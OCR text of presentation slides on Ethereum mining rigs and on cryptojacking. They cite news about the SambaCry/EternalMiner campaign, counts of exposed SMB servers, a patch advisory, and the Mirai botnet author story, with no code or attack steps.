


An idiots guide to building an ethereum mining rig

http://bit.ly/mining-rig

HOW (NOT) TO BECOME AN ETHER MILLIONAIRE

- Build a rig
- Mine for Ether
- Join a mining pool
- Pay for power
- Earn very little



MINING–P106–6G

ASUS Mining P106 is designed for coin mining with high–efficiency components – delivering maximum hash–rate production at minimum cost

- **Dual–Ball Bearing Fans** run smoother by reducing friction, further improving 2X longer card lifespan and cooling efficiency.
- **IP5X–Certified Fans** for dust resistant and longer fan lifespan.
- **Industry Only Auto–Extreme Technology with Super Alloy Power II** delivers premium quality and best reliability.
- **GPU TWEAK II** allows you to modify GPU clock, memory clock and voltage to gain the best hash rate.


□ Add to comparison list

"...The cards lack video output ports in order to differentiate them from consumer graphics cards and improve airflow..."

An idiots guide to building an ethereum mining rig

http://bit.ly/mining-rig

MINE USING SOMEONE ELSE'S POWER



Catalin Cimpanu
@campuscodi


Linux Servers Hijacked to Mine Cryptocurrency via SambaCry Vulnerability bleepingcomputer.com/news/security/ … #SambaCry #EternalRed #EternalMiner

9:32 AM - 10 Jun 2017

Omri Ben Bassat
@omri9741

Cryptocurrency miner #EternalMiner using #SambaCry #CVE_2017_7494 to infect Linux servers. brand new sample @malwrhunterteam.

Following
Follow
Apache HTTP Server Test Page powered by CentOS – Tor Browser
rc.ezreal.space
Testing 123..
This page is used to test the proper operation of the Apache HTTP server



F-Secure FREEDOME follows

James M. Wright @James_M_Wright · Jun 12


Patch #Samba to versions 4.6.4/4.5.10/4.4.14. #EternalMiner is exploiting CVE-2017-7494. #cybersecurity #Linux

Warning! Hackers Started Using "SambaCry Flaw" to Hack Linux Sys...

Hackers have started exploitation "Sambay vulnerability" to hack Linux Systems with Monero cryptocurrency mining software

thehackernews.com

LOCATING VULNERABLE SERVERS




SMB open to the internet

Search for SMB returned 991,812 results on 19-05-2017

Top Countries

1. United States	242,126
2. United Arab Emirates	194,940
3. Russian Federation	54,866
4. Taiwan	45,228
5. Argentina	43,518
6. Japan	39,634
7. Germany	32,285
8. Brazil	30,940
9. United Kingdom	19,618
10. Hong Kong	16,605

BOTNET RECRUITS



KrebsonSecurity

In-depth security news and investigation

ABOUT THE AUTHOR | BLOG ADVERTISING

18 Who is Anna-Senpai, the Mirai Worm Author?

JAN 17

On September 22, 2016, this site was forced offline for nearly four days after it was hit with "**Mirai**," a malware strain that enslaves poorly secured Internet of Things (IoT) devices like wireless routers and security cameras into a botnet for use in large cyberattacks. Roughly a week after that assault, the individual(s) who launched that attack — using the name "**Anna-Senpai**" — released the source code for Mirai, spawning dozens of copycat attack armies online.

After months of digging, KrebsOnSecurity is now confident to have uncovered Anna-Senpai's real-life identity, and the identity of at least one co-conspirator who helped to write and modify the malware.

[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

Anna-senpai

L33t Member

L33T

Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it
However, I know every skid and their mama, it's their wet dream to have something besides qbot.

